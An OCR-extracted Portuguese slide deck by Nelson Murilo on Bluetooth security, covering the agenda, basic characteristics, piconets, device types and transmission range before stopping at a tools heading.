Nelson Murilo
nelson@pangeia.com.br


Agenda

- Características básicas
- Conceitos
- Ferramentas disponíveis e riscos associados
- Problemas de privacidade
- Vazamento de informações
- Soluções para redução dos riscos


Características básicas

- **Freqüência 2.4GHz**
- **Uso ponto a ponto ou em rede (piconets 1+7)**
- **Concentradores bluetooh para conexão com redes IP (roteamento)**
- **Alcance padrão de 10 a 250 metros**

Piconet





Piconets



Nelson Murilo
nelson@pangeia.com.br

Personal Area Networks - PAN





- Celulares
- Notebooks
- PDAs
- Impressoras/Fax
- Fones
- Teclado/Mouse
- ...


Distâncias

“Alcance padrão de 10 a 250 metros”

© wifi toys

Distâncias


“Alcance padrão de 10 a 250 metros”



Name	Length
Parabol to Tromsdalen	2.125 km
Tromsdalen to Tromsdalen	0.0 m

0 Items Selected   Lat/Lon hddd.ddddd° (WGS 84)

Ferramentas


Paired devices

